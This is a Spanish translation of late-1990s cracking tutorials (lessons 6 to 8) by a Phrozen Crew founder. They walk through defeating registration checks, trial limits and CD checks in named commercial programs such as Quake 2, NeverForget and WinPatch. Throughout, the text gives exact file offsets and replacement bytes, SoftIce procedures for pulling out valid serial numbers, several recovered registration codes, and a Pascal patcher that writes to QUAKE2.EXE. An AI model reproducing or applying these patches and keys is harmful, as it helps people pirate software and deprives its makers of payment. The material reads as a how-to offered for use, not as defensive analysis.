- **Paso 11.**- Ejecuta DocSweep.exe, haz click con el botón derecho en DS, y haz click en About. Wow, esta registrado ahora!! Fácil eh?

- **Paso 12.**- Hay otra forma de registrar DocSweep. Ahora quieres introducir cualquier código, no? Cambia “1” por “0” en Enhanced Hard Drive Key, y cambia JNE por JE en la dirección 4356E1. Ejecuta DS pon tu nombre y cualquier código. **Boom** registrado!

Parte 2: Como registrar Cover Your Tracks 2.0

- **Paso 1**.- Ejecuta CYT.EXE

- **Paso 2.**- Ahora ves el NAG que dice que te registres. Haz click en Register y pon tu nombre y cualquier código.

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de CYT.

- **Paso 5.**- Copia CYT.EXE a CYT.W32

- **Paso 6.**- Ejecuta W32Dasm y desensambla CYT.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y escribe: “Invalid code”. Hmm, no hay cadenas, ahora que? Ok, intentemos buscar la cadena “Registered”

Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Registered"  <---- good boy


:0043E7A1 BA6CE84300          mov edx, 0043E86C

:0043E7A6 E841E6FDFF          call 0041CDEC
```

- **Paso 9.**- Ok, vamos a buscar que hace. Pulsa RePág una o dos veces hasta ver:

```
* Possible StringData Ref from Code Obj ->"C:\windows\system\system.cyt"


:0043E743 BA34E84300          mov edx, 0043E834

:0043E748 8B08                mov ecx, dword ptr [eax]

....

....


* Possible StringData Ref from Code Obj ->"true"  <---- good boy


:0043E769 BA5CE84300          mov edx, 0043E85C

:0043E76E E85153FCFF          call 00403AC4

:0043E773 7418                je 0043E78D  <---- if not goto bad boy

....
```

....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0043E773(C)

:0043E78D C605EC27440001 mov byte ptr [004427EC], 01

:0043E794 A1001C4400 mov eax, dword ptr [00441C00]

:0043E799 8B00 mov eax, dword ptr [eax]

:0043E79B 8B8020020000 mov eax, dword ptr [eax+00000220]

* Possible StringData Ref from Code Obj ->"Registered" <---- good boy

- **Paso 10.**- Interesante... ves lo que yo veo?? Que es eso de “C:\Windows\system\system.cyt”? Busca este fichero, y encontramos:

6

false

- **Paso 11.**- Hmm, vamos a probar a cambiar “false” por “true”. Graba los cambios y ejecuta CYT.EXE. Wow, esta registrado!! Es una de las protecciones más estupidas que he visto.

Parte 3: Como crackear la comprobación de CD en Quake 2 3.10

- **Paso 1**.- Ejecuta QUAKE2.EXE.

- **Paso 2.**- Veras el mensaje que te dice que insertes tu CD para jugar. Ok, no problem, apunta el mensaje de error. (“You must have the Quake2 CD in the drive to play”)

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta Windows Commander, ve al directorio de Quake2.

- **Paso 5.**- Copia QUAKE2.EXE a QUAKE2.EXX, y copia QUAKE2.EXE a QUAKE2.W32.

- **Paso 6.**- Ejecuta W32Dasm y desensambla QUAKE2.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE,y escribe: “You must have the Quake2 CD in...” (Recuerda este mensaje) y haz doble click en el.

- **Paso 8.**. Cierra la ventana SDR, y deberías ver la línea:

```
* Referenced by a CALL at Address: 00429038   <---- qué es eso?

:0042D4F0 E83BFFFFFF          call 0042D430

:0042D4F5 803800              cmp byte ptr [eax], 00

:0042D4F8 750F                jne 0042D509  <---- bad boy


* Possible StringData Ref from Data Obj ->"You must have the Quake2 CD in "

                                         ->"the drive to play."
```

- **Paso 9.**- Ok, vamos a buscar que llamada se produce. Hmm, ves lo que yo veo? Mira arriba, a la referencia por una llamada en 429038. Haz click en el botón Goto Code Location, y pon 429038.

- **Paso 10.**- Interesante... que hemos conseguido? Aquí esta lo que tenemos:

```
:00429034 85C0                test eax, eax
```

:00429036 7505 jne 0042903D <---- if not, jump to good boy

:00429038 E8B3440000 call 0042D4F0 <---- bad boy!

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00428FE5(U), :00428FF5(C), :00429019(U), :00429036(C)

:0042903D E84E710000 call 00430190 <---- good boy!

- **Paso 11.**- Ok, vamos a cambiar 75 por EB en la dirección 429036. Asegurate de que la barra verde esta en 00429036 7505 jne 0042903D y deberías ver la dirección debajo de la pantalla, algo como @Offset 00028436h. Es donde puedes hacer el parche para QUAKE2.EXE.

- **Paso 12.**- Vuelve a WC, ejecuta HIEW QUAKE2.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 28436. Deberías ver algo como:

00028436: 7505 jne 00002843D ---------- (1)

00028438: E8B3440000 call 00002C8F0 ---------- (2)

0002843D: E84E710000 call 00002F590 ---------- (3)

00028442: 8B0DEC0F4700 mov ecx,[000470FEC]

00028448: A388104700 mov [000471088],eax

- **Paso 13.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar los cambios y sal de HIEW.

- **Paso 14.**- Ejecuta QUAKE2.EXE, funciona? **Eeyaaa** Lo has hecho!!

Parte 4: Como registrar TrayRun 2.0.1

- **Paso 1**.- Ejecuta TRAYRUN.EXE.

- **Paso 2.**.- Haz click en Register, pon tu nombre y cualquier código y... **boom** Registración inválida.

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de TRAYRUN.

- **Paso 5.**- Copia TRAYRUN.EXE a TRAYRUN.EXX, y copia TRAYRUN.EXE a TRAYRUN.W32.

- **Paso 6.**- Ejecuta W32Dasm y desensambla TRAYRUN.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y escribe: “Registration failed”. (Recuerda el mensaje) y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver las líneas:

```
* Possible StringData Ref from Code Obj ->"RegC"  <---- and this?

:0042E6C0 BAACE74200        mov edx, 0042E7AC

:0042E6C5 8BC6              mov eax, esi

....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0042E64C(C)
```

* Possible StringData Ref from Code Obj ->"Registration Failed." <---- bad boy

:0042E6F6 B8BCE74200 mov eax, 0042E7BC

- **Paso 9.**- Ves lo que yo veo? Referenced jump! Ok, vamos a hacer click en Goto Code Location y pon 42E652C y encontrarás:

:0042E64C 0F85A4000000 jne 0042E6F6 <---- if not, jump to bad boy

* Possible StringData Ref from Code Obj ->"Registration Succesful." <---- good boy

:0042E652 B848E74200 mov eax, 0042E748

- **Paso 10.**- Kewl... Let´s play! Asegurate de que la barra verde esta en 0042E64C 0F85A400000 y verás la dirección de compensación bajo la pantalla, (@Offset 0002DA4Ch). Es donde puedes hacer el parche para TRAYRUN.EXE.

- **Paso 11.**.- Vuelve a WC, ejecuta HIEW TRAYRUN.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, pon 2DA4C y deberías ver lo siguiente:

0002DA4C: 0F85A4000000 jne 00002DAF6 ---------- (2)

0002DA52: B848E74200 mov eax,00042E748

0002DA57: E87CBBFFFF call 0000295D8 ---------- (3)

0002DA5C: B201 mov dl,001

0002DA5E: B870304200 mov eax,000423070

0002DA63: E8BC4AFFFF call 000022524 ---------- (4)

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon 0F84, pulsa F9 para grabar los cambios, y sal de HIEW.

- **Paso 13.**- Ejecuta TRAYRUN.EXE. Pon tu nombre y cualquier código, ahora dice que esta registrado, no? Haz click en About y veras tu nombre, kewl...

- **Paso 14.**- Ahora sal de TrayRun ejecutalo otra vez. Hmm, todavía no esta registrado? Ahora que? NO necesitas mearte los calzoncillos! El programa comprueba tu nombre en el registro WIN si es válido! Ellos estan almacenados en HKCY\Software\KJTNET\TrayRun\Settings.

- **Paso 15.**- Vuelve a W32Dasm y abre la ventana SDR, y escribe “RegC”. (Recuerdas donde has estado antes?) Lo has visto en la dirección 42E6C0 antes de que arreglaramos la 1ª parte. Ahora haz doble click en “RegC”.

- **Paso 16.**- Cierra la ventana SDR, deberías ver las líneas:

* Possible StringData Ref from Code Obj ->"RegC"

:004309EC BA9C0B4300 mov edx, 00430B9C

:004309F1 8BC3 mov eax, ebx

....

....

:00430A0C 833DD426430000 cmp dword ptr [004326D4], 00000000 <---- regcode!

:00430A13 750D jne 00430A22

:00430A15 833DD826430000 cmp dword ptr [004326D8], 00000000

:00430A1C 0F84E0000000 je 00430B02 <---- if not, jump to bad boy

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00430A13(C)

:00430A22 A194264300 mov eax, dword ptr [00432694]

- **Paso 17**.- Ahora hecharas un buen vistazo. Hmm, 430B02, esta demasiado lejos del salto desde 430A1C, piensas que saltará muy lejos si eres un buen chico? Yo no pienso así. Mira a la dirección 430B02:

:00430B02 A1A0264300 mov eax, dword ptr [004326A0]

:00430B07 E86C04FFFF call 00420F78

.....

.....

....

:00430B26 E8C928FDFF call 004033F4

- Como ves 430B02 esta cerca de 430B2B (lo que quiere decir que vuelve antes de que la llamada se produzca) Así que no puede ser que salte, así que normalmente tengo que hacer esto, encontrar la última comparación antes del comando RET.

- **Paso 18.**- Ahora tenemos que apuntar y buscar:

:00430ADC 740C je 00430AEA <---- if kewl, jump to good boy

:00430ADE A1A0264300 mov eax, dword ptr [004326A0]

:00430AE3 E89004FFFF call 00420F78

:00430AE8 EB22 jmp 00430B0C <---- jump to bad boy (final part)

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00430ADC(C)

:00430AEA A19C264300 mov eax, dword ptr [0043269C]

:00430AEF 8B80E0010000 mov eax, dword ptr [eax+000001E0]

:00430AF5 8B15D4264300 mov edx, dword ptr [004326D4] <---- regcode!

Así que sabremos que tenemos que arreglar la dirección 430ADC! Asegurate de que la barra verde esta en 00430ADC 740C, con lo que verás la dirección de compensación (@Offset 0002FEDCh). Es donde puedes hacer el parche para TRAYRUN.EXE.

- **Paso 19.**- Vuelve a WC, ejecuta HIEW TRAYRUN.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, pon 2FEDC, y deberías ver algo como:

0002FEDC: 740C je 00002FEEA ---------- (1)

0002FEDE: A1A0264300 mov eax,[0004326A0]

0002FEE3: E89004FFFF call 000020378 ---------- (2)

0002FEE8: EB22 jmps 00002FF0C ---------- (3)

0002FEEA: A19C264300 mov eax,[00043269C]

Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 20.**- Ahora ejecuta TRAYRUN.EXE... No NAG so far, ahora haz click en about. Wow, esta registrado!

Parte 5: Código fuente Pascal para parches, por tKC/PC ´98

```
Uses Crt;


 Const A: Array[1..1] of Record {<-------- 1 bytes to be patched}

                    A : Longint;

                    B : Byte;

                   End =

((A:$28436;B:$EB)); {<--------------- offset "28436" and byte "EB" to be changed}


Var Ch:Char;

   I:Byte;

   F:File;

   FN:file of byte;
```

```
   Size:longint;




Begin

 Writeln('Little Patch');writeln('Crack for Quake 2 3.10 by tKC/PC "98');

 Assign(F,'QUAKE2.EXE'); {<-------------- filename to be patched}



 {$I-} Reset(F,1); {$I+}

 If IOResult <> 0 then

   begin

   writeln('File not found!');

   halt(1);

   end;

 For I:=1 to 1 do {<----------------------- 4 bytes to be patched}

 Begin

  Seek(F,A[I].A);

  Ch:=Char(A[I].B);

  Blockwrite(F,Ch,1);

 End;
```

```
 Writeln('File successfully patched!');

End.
```

Últimas palabras:

Espero que te hayas divertido con este tutorial mucho más de lo que yo lo hize! J

Te veré la próxima vez en el tutorial #7.

Agradecimientos a Celeste, Hanna, Kandi, Lizel, Taha, PowerLord y a todo el mundo en el canal PC98!

Este tutorial esta dedicado a Celeste... pretty woman.

Puedes encontrarme en #PC98 o mandame un email a tkc@goplay.com

Que te diviertas!,

The Keyboard Caper,

El Fundador de PhRoZeN CreW ´94-´98

2-2-1998

tKC CRACKING TUTOR, LECCIÓN 7

Bienvenido al tutorial del cracker #7!

Phew, muchas abejas me han preguntado si iba a continuar escribiendo tutoriales. Así que tu estas mirando a esta nueva versión de Windows! Espero que te guste este kewl proggie! J Más abejas... **cought**

Peligro! Este tutorial es realmente una madre!! **Sonrisa**

En este tutorial te enseñaré todo sobre W32Dasm y SoftIce. Gracias a Dios por un nuevo superPC!

Ok, let´s rave!!

Contenidos:

1) Como eliminar la comprobación de CD en Balls of Steel 1.1 usando W32Dasm

URL: http://www.pinfllwizards.com/bosdownload.htm

2) Como eliminar el NAG y el límite de 30 días en NeverForget 1.00 , usando W32Dasm

URL: http://www.neverforget.com/trial.html

3) Como registrarse en Phone Plus 2.00, usando SoftIce

URL: http://www.aros.net/~impulse

4) Como registrarse en WinPatch 1.0.06, usando SoftIce

URL: http://www.artistry.com/products/winpatch/wp.exe

5) Sumario

6) Mis últimas palabras

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

W32Dasm 8.9: http://www.fortunecity.com/bally/waterford/18/w32dasm89.zip

Hacker´s View 5.66: ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

Far 1.50b: ftp://rwntug.quarta.msk.ru/WinUtil/Rar/Far150b.exe

Windows Commander 3.50 Beta 7: http://www.ghisler.com

O pregunta a cualquier cracker por estas herramientas, ellos estarán contentos por servirte!

A próposito: Puedes encontrar otras herramientas como SoftIce 3.22, IDA 3.70 y otros programas en: http://cracking.home.ml.org

Asegurate de tener estas herramientas para el próximo tutorial!!

Parte 1: Como eliminar la comprobación de CD en Balls of Steel 1.1

- **Paso 1.**- Ejecuta BOS.EXE

- **Paso 2.**- Veras el mensaje que dice que debes insertar el CD para jugar. Ok, no problem, apunta el mensaje. (“Please inset tha Balls of Steel CD and click...”)

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de BOS.

- **Paso 5.**- Copia BOS.EXE a BOS.EXX, y copia BOS.EXE a BOS.W32.

- **Paso 6.**- Ejecuta W32Dasm y desensambla BOS.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE y escribe: “Please insert the Balls of Steel...” (Recuerda este mensaje) y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y de verías ver la línea:

```
:00439882 B9F4984300          mov ecx, 004398F4

* Possible StringData Ref from Code Obj ->"Please insert the Balls of Steel "
```

- **Paso 9.**- Ok, vamos a ver que llamadas realiza este procedimiento. Hmm, debemos volver al principio de este procedimiento.

- **Paso 10.**- Pulsa RePág 2 o 3 veces y encontramos:

- **Paso 11.**- Ok, vamos a ver que llamadas realiza este procedimiento. Mira arriba, la referencia a la llamada en 4399D5.

- **Paso 12.**- Ah! Encontramos la llamada aquí:

```
:004399D5 E8CAFDFFFF          call 004397A4
```

- **Paso 13.**- Hmm, vamos a ver que pasa con esta llamada. Asegurate de que la barra verde esta en 004399D5 E8CAFDFFFF call 004397A4 y verás la dirección de compensación bajo la pantalla, (@Offset 00038DD5h). Es donde puedes hacer el parche para BOS.EXE.

- **Paso 14.**- Vuelve a WC, ejecuta HIEW BOS.EXE, pulsa F4 para seleccionar modo

descodificador (ASM), pulsa F5 y pon 38DD5. Deberías ver lo siguiente:

```
00038DD5: E8CAFDFFFF        call   000038BA4   ---------- (1)

00038DDA: E8D1FBFFFF        call   0000389B0   ---------- (2)

00038DDF: 8B0B              mov    ecx,[ebx]

00038DD5: E8CAFDFFFF        call   000038BA4   ---------- (1)

00038DDA: E8D1FBFFFF        call   0000389B0   ---------- (2)

00038DDF: 8B0B              mov    ecx,[ebx]
```

- **Paso 15.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon 9090909090, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 16.**- Ejecuta BOS.EXE, funciona? **Heeyaa** Lo has hecho!!

–

Parte 2: Como eliminar el NAG y el límite de 30 días en NeverForget 1.00

- **Paso 1**.- Ejecuta NeverForget.exe

- **Paso 2.**- Veras ese NAG, muy irritante, no? Ok, no problem, apunta el mensaje. (“Demo version 1.00 installed on...”)

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de NeverForget.

- **Paso 5.**- Copia NeverForget.exe a NeverForget.exx, y copia NeverForget.exe a NeverForget.W32.

- **Paso 6.**- Ejecuta W32Dasm, y desensambla NeverForget.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y pon “Demo version” (Recuerda este mensaje) y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, con lo que deberías ver la siguiente línea:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00408D55(C)   <--- what's it?



* Possible StringData Ref from Data Obj ->"Demo version "
```

- **Paso 9.**- Ok, vamos a ver que salto realiza este proceso. Mira arriba, a la referencia por la llamada en 408D55! Haz click en Goto Code Location, y pon 408D55.

- **Paso 10.**- Ahora encontramos el salto aquí:

```
:00408D55 0F84F30B0000        je 0040994E

:00408D5B 53                  push ebx

:00408D5C 53                  push ebx
```

- **Paso 11.**- Ok, si miramos abajo, encontraremos también la comprobación de tiempo. (“Will expire soon”) Así que, si esquibamos este salto... pero a donde podemos saltar? Vamos a hechar un buen vistazo a:

```
:00408E2B 53                  push ebx
```

- **Paso 12.**- Este debe ser el final de la comprobación de tiempo. Vamos a ver que pasa si saltamos a esta dirección. Asegurate de que la barra cyan esta en 00408E2B 53 push ebx y verás la dirección de compensación bajo la pantalla, (@Offset 0000822Bh). Recuerda este Offset. Y volvemos a la dirección 408D55, este offset debería ser 8155h, no?

- **Paso 13.**- Ok, vuelve a WC, ejecuta HIEW NEVERF~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, y pon 8155, deberías ver algo como:

```
00008155: 0F84F30B0000          je     000008D4E   ---------- (1)

0000815B: 53                    push   ebx
```

- **Paso 14.**- Ahora pulsa F3, luego TAB, pon “jmp 822B” y pulsa ESC. Veras:

```
00008155: E9D1000000            jmp    00000822B
```

- **Paso 15.**- Ahora puedes pulsar F9 para guardar los cambios y salir de HIEW.

- **Paso 16.**- Ejecuta NeverForget.EXE. **boom**. No NAGs, no ha caducado! Kewl, lo has hecho!!

Parte 3: Como registrarse en Phone Plus 2.00

- **Paso 1**.- Ejecuta Phone.EXE

- **Paso 2.**- Ahora ves ese NAG, parece mierda, no? Ok, no problem, haz click en “Enter Registration Code..”

- **Paso 3.**- Pulsa CTRL-D para activar SoftIce.

- **Paso 4.**- Escribe BPX GETWINDOWSTEXTA y pulsa F5 para volver a PhonePlus.

- **Paso 5.**- Pon “tKC/Pc ´98” como tu nombre y “12345” como tu código, y haz click en OK.

- **Paso 6.**- Ahora estas de vuelta en SoftIce, escribe D EAX, y ahora ves “12345” en Data Window.

- **Paso 7.**- Hmm, no... pulsa F5, escribe D EAX, ah, encuentras “tKC/PC ´98” en Data Window. **Boom**

- **Paso 8.**- Pulsa F11 para llamar al caller. Ves EAX=00000000A en Register Window. Es el largo para nuestro nombre (Probamos? A y consigues 10)

- **Paso 9.**- Ahora estamos en el lugar correcto. Rastrea al descendiente (Pulsa F10) hasta ver:

015F:7C69D80F POP EDI

- **Paso 10.**- Escribe D ECX, también veras nuestro nombre en Data Window. Rastrea otra vez (F10) hasta conseguir:

015F:0040EC61 CALL 0040ECBA

- **Paso 11.**- Desde que sabemos que esta es la última llamada antes de que el mensaje de error explote. Necesitamos ir dentro de esta llamada. Pulsa F8 para rastrear la llamada.

- **Paso 12.**- Rastrea hasta ver:

015F:7C681D37 MOV ESI,ECX

- **Paso 13.**- Ahora escribe D EAX, y que vemos en Data Window? **Nuestro código**

- **Paso 14.**- Pon BD* y pulsa F5 para volver a PhonePlus.

- **Paso 15.**- Pon "1P3201795" **boom** registrado!!

Parte 4: Como registrarse en WinPatch

- **Paso 1**.- Ejecuta WinPatch.EXE.

- **Paso 2.**- Ahora ves ese NAG, parece mierda, no? Ok, no problem, haz click en "Enter Registration Code.."

- **Paso 3.**- Pulsa CTRL-D para activar SoftIce.

- **Paso 4.**- Escribe BPX GETWINDOWSTEXTA y pulsa F5 para volver a WinPatch.

- **Paso 5.**- Pon "The Keyboard Caper" como tu nombre y "12345" como ID, y "Phrozen Crew ´98" como empresa. Luego haz click en OK.

- **Paso 6.**- Ahora estas de vuelta en SoftIce, escribe D EAX, y ahora ves nuestro nombre en

Data Window.

- **Paso 7.**- Hmm, no... pulsa F5, escribe D EAX, ah, encuentras “12345” en Data Window, no esta listo todavía.

- **Paso 8.**- Pulsa F5 otra vez, pon D EAX **boom** nuestra empresa en Data Window. We are ready to rave.

- **Paso 9.**- Pulsa F11 para llamar al caller. Ves EAX=00000010 en Register Window. Es el largo para nuestra empresa (Probamos? 10 y consigues 16)

- **Paso 10.**- Ahora estamos en el lugar correcto. Rastrea al descendiente (Pulsa F10) hasta ver:

```
015F:0040F2A1  PUSH EDX

015F:0040F2A2  PUSH EAX

015F:0040F2A3  CALL 00416B50
```

- **Paso 11.**- Desde que sabemos que esta es la última llamada antes de el mensaje de error explote. Let´s try, pon D EAX, y que ves en Data Window? **Nuestro código**

- **Paso 12.**- Pon BD* y pulsa F5 para volver a WinPatch.

- **Paso 13.**- Pon “D&L-1121-1941-3638” **boom** registrado!!

Parte 5: Sumario

Una vez cargado SoftIce, no puedes desactivarlo haste que reinicies tu PC. Para verificar que SoftIce esta cargado, pulsa la Hot-key de SoftIce (Crtl-D). La pantalla de SoftIce debería aparecer. Para volver a Windows usa X (exit) o G (goto), o F5.

Para la ayuda usa H o F1.

Para rastrear a traves de un código fuente, usa T o F8.

Para rastrear sin ir paso a paso en las llamdas, saltos ect, usa P o F10.

Para fijar puntos de detención, usa BPX <función> ej: BPX GETWINDOWTEXTA o BPX GETDLGITEMTEXTA.

Para ver puntos de detención, usa BL.

Para despejar todos los puntos de detención, usa BC*, o el primer punto de detención. Luego BC0 ect.

Para activar el punto de detención, usa BE0 o BE* para todos los puntos de detención.

Para desactivar puntos de detención, usa BD0 o BD* para todos los puntos de detención.

Para ir dentro de una función, usa F11.

En el próximo tutorial te daré más detalles de SoftIce.

Últimas palabras:

Espero de verdad que te hayas divertido con este tutorial más de lo que yo lo hize!

Si me preguntas amablemente, luego abrá una oportunidad de que consigas el tutorial #8

Agradecimientos a Celeste, Nicolene, Taha & a todo el mundo en el canal PC98!

Puedes encontrame en #PC98 o mandandome un email a tkc@reaper.org

Que te diviertas,

The Keyboard Caper,

El Fundador de PhRoZeN CreW ´94-´98

7-3-1998

tKC CRACKING TUTOR, LECCIÓN 8

Bienvenido al tutorial de crackers #8!

Yikes! Aquí estamos otra vez! Más abejas... **cough**.. **cough** Ok, no es un gran problema.

Estoy contento de que a la gente le guste esta versión! Así que estaré en este estilo de libros!

Peligro!!, este tutorial es realmente una madre!! **Sonrisa**

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo!

Ok, let´s rave!!

Contenidos:

1) Como desbloquear CaptureEze97 6.0, usando SoftIce.

URL: http://www.screencapture.com/c97setup.exe

2) Como registrarse en MPEG Player 1.76, usando SoftIce.

URL: ftp://ftp.simtel.net/pub/simtelnet/win95/mmedia/mpegp176.zip

3) Como registrarse en WinXFiles 2.8, usando SoftIce & W32Dasm.

URL: http://www.pepsoft.com/wxf3228.zip

4) Como registrarse en CD-R Diagnostic 0.1.1.3, usando SoftIce.

URL: http://www.enteract.com/~pcrowley/windows/cdrdiagver113.exe

5) Trucos para SoftIce

6) Mis últimas palabras

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

W32Dasm 8.9: http://www.fortunecity.com/bally/waterford/18/w32dasm89.zip

Hacker´s View 5.66: ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

Far 1.50b: ftp://rwntug.quarta.msk.ru/WinUtil/Rar/Far150b.exe

Windows Commander 3.50 Beta 7: http://www.ghisler.com

O pregunta a cualquier cracker por estas herramientas, ellos estaráncontentos por servirte!

A próposito: Puedes encontrar otras herramientas como SoftIce 3.22, IDA 3.70 y otros programas en: http://cracking.home.ml.org

No me digas que no tienes estas herramientas para el próximo tutorial!

Parte 1: Como desbloquear CaptureEze97 6.0

Sugerencia: Una vez que el programa es desbloqueado, sigue siendo una versión de prueba, solo has eliminado el límite de tiempo. Tendrás que comprar la versión completa.

- **Paso 1**.- Ejecuta CAPEZE97.EXE.

- **Paso 2.**- Verás la ventana que dice que te quedan 45 días de prueba. Ok, no problem, haz click en Purchase. Pon “tKC” como nombre de usuario, “PC 98” como empresa, y “12345” como código.

- **Paso 3.**- Pulsa CTRL-D para activar SoftIce.

- **Paso 4.**- Escribe BPX GETWINDOWTEXTA y pulsa F5 para volver a CAPEZE.

- **Paso 5.**- Haz click en OK, y ahora estas de vuelta en SoftIce, pulsa F5.

- **Paso 6.**- Puedes pulsar F11 si quieres, pero esto llevará a un largo rastreo, así que lo mejor es pulsar F5 otra vez y luego F11, para obtener al llamador.

- **Paso 7.**- Ves EAX=00000006 en Register Window? Es el largo para nuestra compañía. Sabemos que estamos cerca del nido de la arrabalera. Estamos consiguiendolo allí.

- **Paso 8.**- Ratrea los descendientes (F10) hasta ver:

```
015F:00633FC1  LEA EAX,[EBP-14]   ^P11<---our false code^p

015F:00633FC4  LEA ECX,[EBP-28]   ^P11<---our code!!^p

015F:00633FC7  PUSH EAX

015F:00633FC8  PUSH ECX
```

- **Paso 9.**- Ahora escribe D EAX, Ves “12345” en Data Window? Ok, kewl

- **Paso 10.**- Escribe D ECX. Que ves en la Data Window? **nuestro código**.

- **Paso 11.**- Pon BD* y pulsa F5 para volver a CAPEZE.

- **Paso 12.**-Pon “4422028906994041” **unlocked!!**

- **Paso 13**.- Si no quieres desbloquearlo, puedes encontrar un código restaurar el programa a periodo de demostración pulsando F10 hasta ver:

```
015F:00634034  LEA EAX,[EBP-14]

015F:00634037  LEA ECX,[EBP-28]

015F:0063403A  PUSH EAX

015F:0063403B  PUSH ECX
```

- **Paso 14.**- Pon D ECX y encontrarás un código para volver al período de demostración.

(Nuestro código puede ser diferente, desde que te pregunta por el nombre cuando lo instalas la 1ª vez!)

Parte 2: Como registrarse en MPEG Player 1.76

- **Paso 1**.- Ejecuta MPEGP32.EXE

- **Paso 2.**- Verás ese NAG, muy irritante, no? Ok, no problem, haz click en About/Registration.

- **Paso 3.**- Pon “tKC/PC ´98” como nombre de usuario y “12345” como código.

- **Paso 4.**- Pulsa CRTL-D para activar SoftIce.

- **Paso 5.**- Escribe GETDLGITEMTEXTA y pulsa F5 para volver a MPEGP32.

- **Paso 6.**- Haz click en Register, y ahora estas de vuelta en SoftIce, pulsa F5.

- **Paso 7.**- Ahora pulsa F11, para llamar al caller. Ves EAX=00000005 en Register Window? Es fácil adivinar que es. El largo para nuestro código.

- **Paso 8.**- Ok, ahora deberías ver:

  015F:0040A161 PUSH 00449140

  015F:0040A166 PUSH 0043CCC0

- **Paso 9.**- Pon D 449140 y deberías ver "12345" en Data Window. Pon también D 43CCC0 y verás nuestro nombre.

- **Paso 10.**- Ok, pulsa F10 hasta estar en:

- **Paso 11.**- Necesitamos ir dentro de esta llamada. Esta es la última llamada antes de que el mensaje de error explote. Ok, ahora pulsa F8 para ir dentro de la llamada.

- **Paso 12.**- Rastrea los descendientes (F10), hasta ver:

  015F:0040E75D MOV ESI,[ESP+0C]

  015F:0040E761 MOV EDI,[ESP+10]

  015F:0040E765 LEA EDX,[ESP+0C]

- **Paso 13.**- Que tenemos? Ves ESI=13EE3B42 y EDI=BE096ACF en Register Window?. Estamos entrando en el nido de la arrabalera. J Ok, pulsa F10 hasta que estemos en:

  015F:0040E79F LEA EAX,[ESP+0000010C]

  015F:0040E7A6 MOV DL,[EAX]

- **Paso 14.**- Pon D EAX, y que ves en Data Window? **nuestro código**

- **Paso 15.**- Pon BD* y pulsa F5 para volver a MPEGP32.

- **Paso 16.**- Pon "13ee3b42-be096acf" **boom** registrado!!

Parte 3: Como registrarse en WinXFiles 2.8

Consejo: Este programa esta escrito en Delphi, y a veces usa su propio manipulador. Así que tendremos que usar W32Dasm y SoftIce para entrar en el nido de la arrabalera. J

- **Paso 1**.- Ejecuta WXFILES.EXE.

- **Paso 2.**- Haz click en Register, pon “tKC/PC ´98” como nombre y “12345” como código.

- **Paso 3.**- Pulsa CRTL-D para activar SoftIce, pon BPX GETWINDOWTEXTA y también BPX GETDLGITEMTEXTA.

- **Paso 4.**- Pulsa F5 para volver a WXFILES y haz click en OK.

- **Paso 5.**- Hmm, no ha pasado nada. A Delphi no le gusta eso de GETxxxxxxxx exp´s.. (Dios sabe porque adoro Delphi) J Ok, no es un gran problema, abre W32Dasm y desensambla WXFILES.EXE.

- **Paso 6.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y escribe: “Inválid Registration Password” y haz doble click en el.

- **Paso 7.**- Cierra la ventana SDR, y deberías ver lo siguiente:

```
:00482A1A 668B0DAC2A4800        mov cx, word ptr [00482AAC]

:00482A21 B202                  mov dl, 02

* Possible StringData Ref from Code Obj ->"Invalid Registration Password."
```

- **Paso 8.**- Ahora pulsa RePág hasta ver:

```
:00482990 8D95D4FBFFFF          lea edx, dword ptr [ebp+FFFFFBD4]

:00482996 8B45FC                mov eax, dword ptr [ebp-04]

---
```

:004829C8 754E jne 00482A18 ^P11<---jump if wrong code^p

:004829CA 8B45FC mov eax, dword ptr [ebp-04]

- **Paso 9.**- Ok, tenemos la dirección (482990) y queremos usar esto en SoftIce. Cierra W32Dasm.

- **Paso 10.**- Vuelve a WXFILES, pon tu nombre y código otra vez. No pulses OK todavía.

- **Paso 11.**- Pulsa CRTL-D para activar SoftIce, pon BPX SHOWWINDOW y pulsa F5. Y ahora puedes hacer click en Ok.

